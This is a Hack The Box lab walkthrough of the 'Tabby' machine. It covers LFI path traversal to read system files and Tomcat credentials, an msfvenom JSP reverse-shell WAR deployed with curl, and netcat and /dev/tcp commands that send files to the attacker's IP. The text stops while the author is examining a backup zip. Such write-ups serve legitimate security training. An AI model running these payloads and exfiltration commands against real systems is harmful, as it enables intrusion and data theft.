

[HTB] Tabby

BY PABLO

- github.com/vorkampfer/hackthebox2/tabby
- Resources:

- Savitar YouTube walk-through https://htbmachines.github.io/
- 0xdf gitlab: https://0xdf.gitlab.io/2020/11/07/htb-tabby.html
- 0xdf YouTube: https://www.youtube.com/@0xdf
- Privacy search engine https://metager.org
- Privacy search engine https://ghosterysearch.com/
- CyberSecurity News https://www.darkreading.com/threat-intelligence
- https://book.hacktricks.xyz/



Tabby

OS:  Linux

Difficulty: Easy

Points: 20


Release: 20 Jun 2020

IP: 10.10.10.194

- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Tabby was a well designed easy level box that required finding a local file `include (LFI) in` a website to leak the credentials `for` the Tomcat server on that same host. The user who's creds `I` gain access to only has access to the command line manager `API, not` the `GUI`, but `I` can use that to upload a `WAR` file, get execution, `and` a shell. `I`'ll crack the password on a backup zip archive `and then` use that same password to change to the `next` user. That user is a member of the `lxd` group, which allows them to start containers. `I`'ve shown this root before, but this time `I`'ll `include` a really neat trick from `m0noc` that saves several steps. In Beyond Root, `I`'ll pull apart the `WAR` file `and` show what's actually `in` it.`~0xdf`

Skill-set:

1. Local `File` Inclusion (`LFI`)
2. Abusing Tomcat Virtual Host Manager
3. Abusing Tomcat Text-Based-Manager
4. Deploy Malicious War (Curl `Method`)
5. `LXC` Exploitation (Privilege Escalation)

Basic Recon

1. Ping & `whichtsystem.py`

1. `▷ ping -c 1 10.129.212.248`
2. `▷ whichtsystem.py 10.129.212.248`
`[+]==> 10.129.212.248 (ttl -> 63): Linux`

2. Nmap

1. `I` use variables `and` aliases to make things go faster. For a list of my variables `and` aliases vist `github.com/vorkampfer`
2. `▷ openscan tabby.htb`
`alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'` `<<<` This is my preliminary scan to grab ports.
3. `▷ echo $openportz`
`22,80`
4. `▷ sourcez`
5. `▷ echo $openportz`
`22,80,8080`
6. `▷ portzscan $openportz drive.htb`
7. `▷ qnmap_read.sh`
Enter the path of your nmap scan output file: `portzscan.nmap`

`nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,8080 tabby.htb`
`>>>` looking `for` `nginx`
`>>>` looking `for` `OpenSSH`
`OpenSSH 8.2p1 Ubuntu 4`
`>>>` Looking `for` `Apache`
`Apache httpd 2.4.41`
`>>>` Looking `for` popular `CMS & OpenSource Frameworks`
`>>>` Looking `for` any subdomains that may have come out `in` the nmap scan
`>>>` Here are some interesting ports
`22/tcp open ssh`
`OpenSSH 8.2p1 Ubuntu 4`
`8080/tcp open http`
This is an http site
`>>>` Listing all the open ports
`22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)`
`80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))`
`8080/tcp open http syn-ack Apache Tomcat`
`Goodbye!`
8. Not much info on the nmap scan. We have an Apache Tomcat.

OPENSSSH (1:8.2P1-4UBUNTU0.4) *UBUNTU FOCAL FOSSA*

3. Discovery with *Ubuntu Launchpad*

1. `I` lookup ``OpenSSH 8.2p1 Ubuntu 4 launchpad``
2. Seems to be an Ubuntu Focal Fossa Server

4. Whatweb

1. `▷ whatweb http://10.129.212.248`
`http://10.129.212.248 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ],`
`Email[sales@megahosting.com,sales@megahosting.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],`
`IP[10.129.212.248], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[MegaHosting], X-UA-`

- Compatible[IE=edge]
2. You can also lookup 8080.

```
view-source:http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

5. I click on the news link

1. Seems to be an LFI.
2. view-source:http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd
3. Yes, definitely an LFI
4. > cat tabby_passwd | grep -i "sh\$"
- root:x:0:0:root:/root:/bin/bash
- ash:x:1000:1000:clive:/home/ash:/bin/bash
5. It seems that ash has bash access
5. I try to get the id_rsa and the user.txt flag without any success.
6. http://megahosting.htb/news.php?file=../../../../../../../../home/ash/.ssh/id_rsa
7. FAIL

6. However, we may be able to exfiltrate other sensitive linux files that could help us in our enumeration.

1. Some good files to try to exfiltrate other than the id_rsa are the following:
2. `/proc/net/tcp` <<< This one is hex encoded but it will show you any open ports that are hidden. All the ports the server has open basically.
3. `/proc/sched_debug`
4. `/proc/net/fib_trie` <<< This one will give you the hostname of the server. So you can find out if the server is containerized or not.
5. `/proc/schedstat`
6. `/var/log/nginx/access.log` <<< If you can exiltrate a log you could possible inject it with malicious code aka log poisoning attack.

7. I start with the first file to try to exfiltrate

1. http://megahosting.htb/news.php?file=../../../../../../../../proc/net/tcp
2. SUCCESS, I get the following.
- =====
- ```
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode 0: 00000000:0016 00000000:0000 0A
00000000:00000000 00:00000000 00000000 0 0 24524 1 0000000000000000 100 0 0 10 0 1: 00000000:1F90 00000000:0000 0A
00000000:00000000 00:00000000 00000000 997 0 25915 1 0000000000000000 100 0 0 10 0 2: 00000000:0050 00000000:0000 0A
00000000:00000000 00:00000000 00000000 0 0 23492 1 0000000000000000 100 0 0 10 0 3: 3500007F:0035 00000000:0000 0A
00000000:00000000 00:00000000 00000000 101 0 22795 1 0000000000000000 100 0 0 10 0 4: AC95810A:BA1A 08080808:0035 02
00000001:00000000 01:00000052 00000000 101 0 35998 2 0000000000000000 100 0 0 10 -1 5: AC95810A:0050 060E0A0A:CB88 01
00000000:00000000 02:000AFC80 00000000 33 0 28072 2 0000000000000000 45 4 30 10 -1
```
- =====
3. It is hexadecimal encoded. I have a for loop that will quickly decoded it.
4. Copy the encoded hex to a file then isolate just the ports to use with the for loop. I pasted the output into a file called `tmp`
5. > cat tmp | awk -F":" '{print \$3}' | cut -d' ' -f1 | sort -u
- 0016
- 0035
- 0050
- 1F90
- BA1A
6. Now take these encoded ports and decode with this for loop.
7. > for port in \$(cat tmp | awk '{print \$2}' | grep -v local | awk '{print \$2}' FS=":" | sort -u); do echo "[+] Port \$port ==> \$(echo "obase=10; ibase=16; \$port" | bc)"; done
- [+] Port 0016 ==> 22
- [+] Port 0035 ==> 53
- [+] Port 0050 ==> 80
- [+] Port 1F90 ==> 8080
- [+] Port BA1A ==> 47642
8. SUCCESS, I find 2 more open ports 53, and 47642.
9. You could also do this with a curl command.

```
10. > for port in $(curl -s -XGET "http://megahosting.htb/news.php?file=../../../../../../../../proc/net/tcp" | awk '{print $2}' | grep -v local | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0050 ==> 80
[+] Port 1F90 ==> 8080
[+] Port BD0E ==> 48398
11. The port changed! From 47642 to 48398
12. It seems that the server is opening a random port every n seconds.
```

8. I try to exfiltrate the other files

```
1. On the website `http://megahosting.htb:8080/` at the bottom there is a path information leakage. Lets see if we can exifltrate that file.
2. view-source:http://megahosting.htb/news.php?file=../../../../../../../../etc/tomcat9/tomcat-users.xml
3. It does not seem like I can access the file.
```

Ubuntu bash container via Docker

- #pwn\_docker\_usage\_HTB\_Tabby

9. I install a bash container so I can access another container.

```
1. > sudo pacman -S docker
2. > sudo docker run --rm -it ubuntu bash
docker: Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?.
See 'docker run --help'.
3. I need to enable the service
4. > sudo systemctl enable docker.service --now
Created symlink '/etc/systemd/system/multi-user.target.wants/docker.service' -> '/usr/lib/systemd/system/docker.service'.
5. > sudo systemctl start docker.service --now
6. > sudo systemctl status docker.service
• docker.service - Docker Application Container Engine
 Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: disabled)
 Active: active (running)
7. I enter the command again to get an Ubuntu "bash" image running. This is not the entire os. It is a headless version.
Basically just enough to have a bash shell.
8. > sudo docker run --rm -it ubuntu bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
9c704ecd0c69: Pull complete
Digest: sha256:2e863c44b718727c860746568e1d54afd13b2fa71b160f5cd9058fc436217b30
Status: Downloaded newer image for ubuntu:latest
root@0b5f96992f6c:/
9. root@0b5f96992f6c:/# whoami
root
```

10. We need this to see the path of the tomcat-users.xml file.

```
1. root@0b5f96992f6c:/# hostname -I
172.17.0.2
2. root@0b5f96992f6c:/# apt update
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble InRelease [256 kB]
Get:3 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [293 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Packages [12.7 kB]<snip>
3. I install locate in the container.
4. root@0b5f96992f6c:/# apt install locate
5. I also install `tomcat9` as well. It seems that tomcat9 is deprecated so I installed tomcat10 and hopefully I can still find the paths of the xml file.
6. root@0b5f96992f6c:/# apt install locate
7. root@0b5f96992f6c:/# apt install tomcat10
8. For the continent I pick 8 for europe and 27 for the city of london. I do not think it matters.
9. I do an updatedb for the locate command and then I put in locate `tomcat-users.xml`
10. root@0b5f96992f6c:/# updatedb
root@0b5f96992f6c:/# locate tomcat-users.xml
/etc/tomcat10/tomcat-users.xml
/usr/share/tomcat10/etc/tomcat-users.xml
/var/lib/ucf/cache/:etc:tomcat10:tomcat-users.xml
11. So this is an alternative location of the file. I try `/usr/share/tomcat10/etc/tomcat-users.xml`. Remember we have tomcat10 but the server was a tomcat9. So I change that in the path.
12. view-source:http://megahosting.htb/news.php?file=../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml
13. SUCCESS, we have the file.
```



← → ↺ 🏠 view-source:http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml

🔖 Import bookmarks... 🌐 HTB Account

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!--
3 Licensed to the Apache Software Foundation (ASF) under one or more
4 contributor license agreements. See the NOTICE file distributed with
5 this work for additional information regarding copyright ownership.
6 The ASF licenses this file to You under the Apache License, Version 2.0
7 (the "License"); you may not use this file except in compliance with
8 the License. You may obtain a copy of the License at
9
10 http://www.apache.org/licenses/LICENSE-2.0
11
12 Unless required by applicable law or agreed to in writing, software
13 distributed under the License is distributed on an "AS IS" BASIS,
14 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15 See the License for the specific language governing permissions and
16 limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21 version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
```

11. Success I was able to exfil the `tomcat-users.xml` file.

- #pwn\_docker\_images\_delete

```
1. -->
 <role rolename="admin-gui"/>
 <role rolename="manager-script"/>
 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
2. I also find a password.
3. I exit from the container and disable docker because I like to disable docker unless I am using it. Personal choice you do not need to disable it.
4. We do not even need to destroy the Ubuntu Bash image. Not sure why I guess because it was just a shell. Either way no image to purge.
5. > sudo docker ps -a
[sudo] password for blackarch_hacker:
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6. > sudo systemctl disable docker --now
Removed '/etc/systemd/system/multi-user.target.wants/docker.service'.
Disabling 'docker.service', but its triggering units are still active:
docker.socket
Stopping 'docker.service', but its triggering units are still active:
docker.socket
7. > sudo systemctl stop docker.socket --now
8. > sudo systemctl disable docker.socket --now
9. > sudo systemctl list-unit-files | grep -i "docker"
docker.service disabled disabled
docker.socket disabled disabled
10. Ok, I messed up. It was an image.
11. If I would have run `> docker images` I would have seen it. To purge any images run the following.
>>> > sudo docker rmi $(docker images -q)
12. That will delete all the images in docker. So do not run it if there are images you want to keep. Actually, that command did not work for me. I tried it with and without sudo. docker prune -a did work though.
13. > sudo docker image prune -a
WARNING! This will remove all images without at least one container associated to them.
Are you sure you want to continue? [y/N] y
Deleted Images:
untagged: ubuntu:latest
untagged: ubuntu@sha256:2e863c44b718727c860746568e1d54afd13b2fa71b160f5cd9058fc436217b30
deleted: sha256:35a88802559dd2077e584394471ddaa1a2c5bfd16893b829ea57619301eb3908
deleted: sha256:a30a5965a4f7d9d5ff76a46eb8939f58e95be844de1ac4a4b452d5d31158fdea

Total reclaimed space: 78.05MB
14. > sudo docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
```

## Manager\_webapp

11. Great so now we have a username and a password.

```
1. username="tomcat" password="$3cureP4s5w0rd123!"
2. I got back to the website `http://megahosting.htb:8080/`
3. I click on the `manager_webapp` link. It prompts a login window. I try the credentials and they work, but It still says `403 Access Denied`.
```

you can access it by clicking [here](#).

alled, you can access it by clicking [here](#).

access the [manager webapp](#) and the [host-manager webapp](#).

is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/`

12. I lookup tomcat exploit variant

- 1. Search ``tomcat exploit variant``
- 2. <https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/>
- 3. It says the exact same scenario that happened to use with the ``403 Access Denied``. The Website says to try the ``/host-manager/html`` path. So lets try that.
- 4. I click back and click on the host-manager link instead.
- 5. `http://megahosting.htb:8080/host-manager/html`
- 6. I try the creds ``tomcat:$3cureP4s5w0rd123!``
- 7. SUCCESS, I get in.

13. Let's authenticate via curl command

- 1. 

```
➤ curl -s -u 'tomcat:$3cureP4s5w0rd123!' -X GET "http://10.129.149.172:8080/manager/text/list"
```

  
OK - Listed applications for virtual host [localhost]  
/:running:0:ROOT  
/examples:running:0:/usr/share/tomcat9-examples/examples  
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager  
/manager:running:0:/usr/share/tomcat9-admin/manager  
/docs:running:0:/usr/share/tomcat9-docs/docs
- 2. Do not ask me why but the path is not ``host-manager`` anymore it is just plain ``/manager/text/list``
- 3. The ``/manager/text/list`` path comes from reading this documentation in this link below. I do not have time for that so I believe it. lol
- 4. [https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Supported\\_Manager\\_Commands](https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Supported_Manager_Commands)



msfvenom - create java war file payload

- 14. Let's create a java war file payload using msfvenom. War files is the type of file a tomcat server will accept that is why I use msfvenom to create this payload.

- 1. 

```
➤ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.6 LPORT=443 -f war -o pwnt.war
```

  
Payload size: 1083 bytes  
Final size of war file: 1083 bytes  
Saved as: pwnt.war

How to deploy war file using curl

- 15. I do some searching around to see how I can deploy this war file using curl

- 1. Search ``tomcat deploy application with curl``
- 2. <https://stackoverflow.com/questions/4432684/tomcat-manager-remote-deploy-script>
- 3. I find the info I need at this stackoverflow page.
- 4. `curl -T "myapp.war" "http://manager:manager@localhost:8080/manager/text/deploy?path=/myapp&update=true"`
- 5. It shows this example.

6. So since I have credentials I re-write the curl command below.

7. `➤ curl -s -u 'tomcat:$3cureP4s5w0rd123!' -X GET "http://10.129.149.172:8080/manager/text/deploy?path=/pwnt" --upload-file pwnt.war`

8. The `--upload-file` is a curl command. Basically all I took from the stackoverflow website example was the path.

9. `➤ curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.129.149.172:8080/manager/text/deploy?path=/pwned --upload-file pwnt.war`

OK - Deployed application at context path [/pwned]

10. You will need to escape both the question mark ? and the equals sign =. I know many times I just surround it with double quotes but that did not work for me this time. I had to escape the special characters.

11. SUCCESS!

16. If I run the text-list command from before I can see it (our pwnt.war payload) running

```
1. ➤ curl -s -u 'tomcat:$3cureP4s5w0rd123!' -X GET "http://10.129.149.172:8080/manager/text/list"
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/pwned:running:0:pwned
```

## Got Shell as Tomcat

17. Now lets set up a listener and get this reverse shell. To trigger the payload just visit here: `http://megahosting.htb:8080/pwned/`

```
1. sudo nc -nlvp 443
2. We will put the command in the browser to trigger the payload so we can get our reverse shell.
3. http://megahosting.htb:8080/pwned/
4. That is all we needed to do to call the war file.
5. SUCCESS, I get a shell
6. ➤ sudo nc -nlvp 443
[sudo] password for blackarch_hacker:
Listening on 0.0.0.0 443
Connection received on 10.129.149.172 58708

whoami
tomcat

7. We have no shell prompt and I do think this is even a tty shell yet. We will need to upgrade the shell.
```

## Upgrade the shell

```
tomcat@tabby:/var/lib/tomcat9$ export TERM=xterm-256color
tomcat@tabby:/var/lib/tomcat9$ source /etc/skel/.bashrc
tomcat@tabby:/var/lib/tomcat9$ stty rows 40 columns 180
tomcat@tabby:/var/lib/tomcat9$ export SHELL=/bin/bash
tomcat@tabby:/var/lib/tomcat9$ echo $SHELL
/bin/bash
tomcat@tabby:/var/lib/tomcat9$ tty
/dev/pts/0
tomcat@tabby:/var/lib/tomcat9$ nano
tomcat@tabby:/var/lib/tomcat9$ |
```

18. We have not prompt or anything we will turn this into a full shell tty no problem

```
1. ➤ sudo nc -nlvp 443
[sudo] password for blackarch_hacker:
Listening on 0.0.0.0 443
Connection received on 10.129.149.172 58708

whoami
tomcat
script /dev/null -c bash
Script started, file is /dev/null
tomcat@tabby:/var/lib/tomcat9$ ^Z
[1] + 561916 suspended sudo nc -nlvp 443
~/hackthebox/tabby ➤ stty raw -echo; fg
[1] + 561916 continued sudo nc -nlvp 443

reset xterm

tomcat@tabby:/var/lib/tomcat9$ export TERM=xterm-256color
tomcat@tabby:/var/lib/tomcat9$ source /etc/skel/.bashrc
tomcat@tabby:/var/lib/tomcat9$ stty rows 36 columns 180
tomcat@tabby:/var/lib/tomcat9$ export SHELL=/bin/bash
tomcat@tabby:/var/lib/tomcat9$ echo $SHELL
/bin/bash
tomcat@tabby:/var/lib/tomcat9$ tty
/dev/pts/0
```

```
tomcat@tabby:/var/lib/tomcat9$ nano
2. Pretty cool from no shell at all to a fully functional shell with color.
```

Begin Enumeration as tomcat

19. When I try to go into the directory for Ash I get permission denied

```
1. tomcat@tabby:/var/lib/tomcat9$ cd /home/ash
bash: cd: /home/ash: Permission denied
2. We will need to find a way to pivot to ash.
3. Lets check out the webroot again.
4. tomcat@tabby:/var/lib/tomcat9$ cd /var/www/html
tomcat@tabby:/var/www/html$ ls -l
total 40
drwxr-xr-x 6 root root 4096 Aug 19 2021 assets
-rw-r--r-- 1 root root 766 Jan 13 2016 favicon.ico
drwxr-xr-x 4 ash ash 4096 Aug 19 2021 files
-rw-r--r-- 1 root root 14175 Jun 17 2020 index.php
-rw-r--r-- 1 root root 2894 May 21 2020 logo.png
-rw-r--r-- 1 root root 123 Jun 16 2020 news.php
-rw-r--r-- 1 root root 1574 Mar 10 2016 Readme.txt
5. tomcat@tabby:/var/www/html$ find . -name *pass* 2> /dev/null
6. fail i get nothing
7. I cd into `files` folder
8. tomcat@tabby:/var/www/html/files$ ls -l
total 28
-rw-r--r-- 1 ash ash 8716 Jun 16 2020 16162020_backup.zip
9. If you ever see a file or archive named bak, backup, original, back. If it looks like a backup at all you should
exfiltrate it and enumerate it for passwords of information.
```

PROTIP

- #pwn\_exfiltration\_methods

 Exfiltrate data using both netcat and /dev/tcp

1. If the target server does not have netcat installed you can use /dev/tcp instead and still catch the data using netcat on the attacker end. *See Below* 

2. The only bad part is that you can not do this if the file is a binary because you can not use the cat command. The target server would need to have netcat installed to exfiltrate a binary file.

3. There are other ways of course. You could use a python server or a php wrapper. Even copy the file to the webroot and then using wget to download it.


```
1. > nc -nlvp 31337 > foo.sh
Listening on 0.0.0.0 31337
2. will@catch:/tmp$ cat /opt/secretfolder/foo.sh > /dev/tcp/10.10.14.27/31337
3. > nc -nlvp 31337 > foo.sh
Listening on 0.0.0.0 31337
Connection received on 10.129.183.177 39754
```

Ok back to our zip file

```
4. Exiltrate the zip file using base64. This is a good option for binary files if the server has neither netcat or /dev/tcp
installed on the server. This also works great if the zip file is under 5 megabytes. If it is over 5 megabytes your buffer
in tmux or whatever shell you use needs to be higher than 10,000 perferably 100,000 lines.
5. tomcat@tabby:/var/www/html/files$ base64 -w 0 16162020_backup.zip ; echo
6. I copy that entire output and I paste it into a file. Then I cat it out to a tmp file.
7. tomcat@tabby:/var/www/html/files$ base64 -w 0 16162020_backup.zip ; echo
UEsDBAoAAAAAAAAIUdf0gAAAAAAAAAAAAAAAAUAwAdmFyL3d3dy9odG1sL2Fzc2V0cy9VVAkAAxpV/FYkaMZedXgLAEEAAAAAAAAQAAAAAUEsDBBQAC<snip>
8. > vim tmp <<< paste the base64 encoded string
9. > cat tmp | base64 -d | sponge tmp2
10. > file tmp2
tmp2: Zip archive data, at least v1.0 to extract, compression method=store
10. > mv tmp2 161_backup.zip
```

Exfiltration





## 20. Let's exfil this zip file

- #pwn\_file\_exfiltration\_via\_nc\_or\_dev\_tcp

```
1. $ cat < /opt/iptctl/iptctl > /dev/tcp/10.10.14.52/31337
2. I like doing the exfiltion like the way above but since it is a binary file. zip file. We will have to do it this way
 with netcat.
3. > nc -nlvp 31337 > 16162020_backup.zip <<< This is ran on the attacker machine
4.
5. I verify that nc is on the target server.
6. tomcat@tabby:/var/www/html/files$ which nc
 /usr/bin/nc
7. The following is just me messing around with different ways to download a file.
8. tomcat@tabby:/var/www/html/files$ cp 16162020_backup.zip ../
cp: cannot create regular file '../16162020_backup.zip': Read-only file system
9. Trying to move it to the webroot failed.
10. http://megahosting.htb/news.php?file=../../../../../../../../var/www/html/files/16162020_backup.zip!
[[exfiltrated_file_zip.png]]
11. I wanted to see if I could download it. It displays the binary contents. Just giberish.
12. However, when I put the path directly from the webroot I can download the file without having to use netcat.
13. http://megahosting.htb/files/16162020_backup.zip
14. SUCCESS, I have downloaded the zip file wihout needing /dev/tcp, netcat, python server etc... You just have to think
 like a hacker.
15. > 7z l 16162020_backup.zip
--
Path = 16162020_backup.zip
Type = zip
Physical Size = 8716
```

